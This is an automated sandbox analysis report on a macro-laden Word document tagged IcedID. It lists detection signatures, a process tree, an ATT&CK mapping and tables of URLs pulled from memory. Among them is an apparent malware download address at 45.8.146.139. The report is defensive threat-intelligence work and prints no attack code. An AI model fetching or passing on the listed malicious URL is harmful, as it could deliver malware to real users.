ID: 682599
Sample Name: cnewton doc 08.11.2022.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:47:00
Date: 11/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

cnewton doc 08.11.2022.doc

Overview

General Information


Sample Name:	cnewton doc 08.11.2022.doc
Analysis ID:	682599
MD5:	ee1d6eb5b07b99.
SHA1:	9d4dbf701c8ede..
SHA256:	23b9a20a59041f..
Tags:	doc IcedID
Infos:	



Errors

⚠ Corrupt sample or wrongly selected analyzer.

Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince v…
- Document exploit detected (creates…
- Multi AV Scanner detection for subm…
- Document contains an embedded V…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Machine Learning detection for sam…
- One or more processes crash
- Potential document exploit detected…
- Uses a known web browser user age…
- Document contains an embedded V…
- Document contains embedded VBA…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 1220 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - WerFault.exe (PID: 4088 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 1220 -s 4160 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 3636 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 1220 -s 4152 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro with suspicious strings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 Scripting	Path Interception	2 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Non-Application Layer Protocol	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	3 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Process Injection	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 Scripting	NTDS	2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
cnewton doc 08.11.2022.doc	22%	Virustotal		Browse
cnewton doc 08.11.2022.doc	15%	ReversingLabs	Script-Macro.Trojan.Amphitryon	
cnewton doc 08.11.2022.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://outlook.office.com2006	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-f71USERNAME=userUSERPROFILE=C:	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-fe	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-fn	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-fOOC:	0%	Avira URL Cloud	safe	
http://https://my.microsoftpersonalcontent.com	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.office.net.&	0%	Avira URL Cloud	safe	
http://https://api.cortana.aiU	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.office.netA&.H	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://outlook.office.comBr	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://api.cortana.aiL	0%	Avira URL Cloud	safe	
http://https://onedrive.live.comew	0%	Avira URL Cloud	safe	
http://https://substrate.office.comP	0%	URL Reputation	safe	
http://https://api.diagnostics.office.comom	0%	Avira URL Cloud	safe	
http://https://substrate.office.comW	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://globaldisco.crm.dynamics.comom	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.msom	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.netPrqL	0%	Avira URL Cloud	safe	
http://https://lifecycle.office.comov	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.comVb	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office.com2006	WINWORD.EXE, 00000000.00000000.306148125.000000000D349000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://shell.suite.office.com:1443	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-f71USERNAME=userUSERPROFILE=C:	WINWORD.EXE, 00000000.00000000.310100247.000000000DCA8000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/	WINWORD.EXE, 00000000.00000000.327740515.000000000D436000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	WINWORD.EXE, 00000000.00000000.306148125.000000000D349000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://cdn.entity.	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorizetenk%M	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://rpsticket.partnerservices.getmicrosoftkey.com	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorizeaz&L	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorizePh	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://api.aadrm.com/	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorizese	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://purl.oclc.org/ooxml/drawingml/diagram-E0	WINWORD.EXE, 00000000.00000000.303139501.000000000B0EF000.00000004.00000001.00020000.00000000.sdmp, WINWORD.EXE, 00000000.00000000.352872367.000000000B0EF000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorizeAx	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	WINWORD.EXE, 00000000.00000000.305945925.000000000D311000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=ImmersiveApp	WINWORD.EXE, 00000000.00000000.306148125.000000000D349000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://api.microsoftstream.com/api/	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://cr.office.com	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/android/policies_J	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-fe	WINWORD.EXE, 00000000.00000000.331890958.000000000DCF2000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-fn	WINWORD.EXE, 00000000.00000000.319834136.0000000012362000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://res.getmicrosoftkey.com/api/redemptionevents	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://officeci.azurewebsites.net/api/	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://weather.service.msn.com/data.aspxBD	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile5QlO	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-fOOC:	WINWORD.EXE, 00000000.00000000.303139501.000000000B0EF000.00000004.00000001.00020000.00000000.sdmp, WINWORD.EXE, 00000000.00000000.352872367.000000000B0EF000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://login.windows.net/common/oauth2/authorize#	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://my.microsoftpersonalcontent.com	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorizewM%M	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorize$	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://store.office.cn/addinstemplate	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://api.office.net.&	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.cortana.aiU	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://login.windows.net/common/oauth2/authorizeox	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://messaging.engagement.office.com/	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://onedrive.live.com/embed?i	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize/2	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.odwebp.svc.ms	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://api.office.netA&.H	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.powerbi.com/v1.0/myorg/groups	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://web.microsoftstream.com/video/	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	WINWORD.EXE, 00000000.00000000.327740515.000000000D436000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/importshG&M	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office.comBr	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://login.windows.net/common/oauth2/authorizerdml	WINWORD.EXE, 00000000.00000000.306545880.000000000D3BB000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://ncus.contentsync.	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://api.cortana.aiL	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.comew	WINWORD.EXE, 00000000.00000000.327740515.000000000D436000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Facebookf	WINWORD.EXE, 00000000.00000000.305945925.000000000D311000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://weather.service.msn.com/data.aspx	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asksCP	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://outlook.office365.com/autodiscover/autodiscover.	WINWORD.EXE, 00000000.00000000.306836673.000000000D407000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://substrate.office.comP	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.bingapis.com/api/v7/urlpreview/search?appid=E93048236FE27D972F67C5AF722136866DF65FA2Area	WINWORD.EXE, 00000000.00000000.306148125.000000000D349000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorizeOh	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://api.diagnostics.office.comom	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://substrate.office.comW	WINWORD.EXE, 00000000.00000000.327740515.000000000D436000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://wus2.contentsync.	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false	• URL Reputation: safe	unknown
http://https://globaldisco.crm.dynamics.comom	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorizevB&L	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorizeg	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.windows.net/common/oauth2/authorize~h	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://o365auditrealtimeingestion.manage.office.com	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorizeN=	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
